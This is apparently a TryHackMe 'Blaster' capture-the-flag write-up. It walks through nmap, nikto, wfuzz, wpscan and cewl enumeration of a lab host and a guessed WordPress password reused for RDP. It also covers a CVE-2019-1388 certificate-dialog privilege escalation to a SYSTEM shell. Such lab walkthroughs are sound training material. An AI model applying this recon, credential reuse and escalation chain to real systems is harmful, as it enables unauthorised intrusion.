
TryHackMe: Blaster

Spring 2020




IP Address: 10.10.118.0

```
root@kali:~# nmap -Pn 10.10.118.0
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 10:47 EDT
Nmap scan report for 10.10.118.0
Host is up (0.17s latency).
Not shown: 998 filtered ports
PORT  STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 14.31 seconds
root@kali:~#
```

The HTTP service:
Title: IIS Windows Service




```
root@kali:~# nikto -h 10.10.118.0
- Nikto v2.1.6
---------------------------------------------------------------------------
-----
+ Target IP:          10.10.118.0
+ Target Hostname:    10.10.118.0
+ Target Port:        80
+ Start Time:         2020-04-28 10:51:29 (GMT-4)
---------------------------------------------------------------------------
-----
+ Server: Microsoft-IIS/10.0
```

Wfuzz to find hidden dir:

```
root@kali:~# wfuzz -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
http://10.10.118.0/FUZZ
```

There is a directory retro:

```
000005037:   404        29 L     95 W     1245 Ch     "home_page"
000005063:   301        1 L      10 W     148 Ch      "retro"
000005067:   404        29 L     95 W     1245 Ch     "887"
```

Directory retro:

It is a wordpress.
Enumerate users:

```
root@kali:~# wpscan --url http://10.10.118.0/retro -e u

[i] User(s) Identified:

[+] wade
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   -
http://10.10.118.0/retro/index.php/wp-json/wp/v2/users/?per_page=100&p
age=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Wade
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

root@kali:~# cewl -w retro_wl.txt http://10.10.118.0/retro
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja)
(https://digi.ninja/)

root@kali:~# head -n20 retro_wl.txt
the
BEGIN
```

END
and
you
Retro
post
pattern
row
for
will
Fanatics
Tron
This
dots
PAC
MAN
with
Wade
this

2nd Post on the blog:


I can’t believe the movie based on my favorite book of all time is going to come out in a few days! Maybe it’s because my name is so similar to the main character, but I honestly feel a deep connection to the main character Wade. I keep mistyping the name of his avatar whenever I log in but I think I’ll eventually get it down. Either way, I’m really excited to see this movie!

Login:
Wade:parzival

These are also the credentials for the remote desktop service:


```
root@kali:~# xfreerdp /u:Wade /v:10.10.118.0
```

The user flag:




Privilege Escalation:
Explore their recent history:


Vulnerable to CVE-2019-1388
In their recycle bin:
There is executable hhupd, restore it.




Run it as administrator:




You will see this dialog:




Click Show more details:
Then Show information about the publisher’s certificate:




Click the link to the certificate issuer in Issued By:




Go to File > Save as:






To get the root flag:


Go to Users\Administrator\Desktop:
Make sure the extension is changed .txt:




Right click root.txt and click Open:




To get a terminal:
Change the filename to *.*
Go to the Windows\System32
Find cmd.exe
Open it:






Run whoami:



To get root flag in terminal:
cd C:\\Users\Administrator\Desktop
type root.txt.txt



FIN.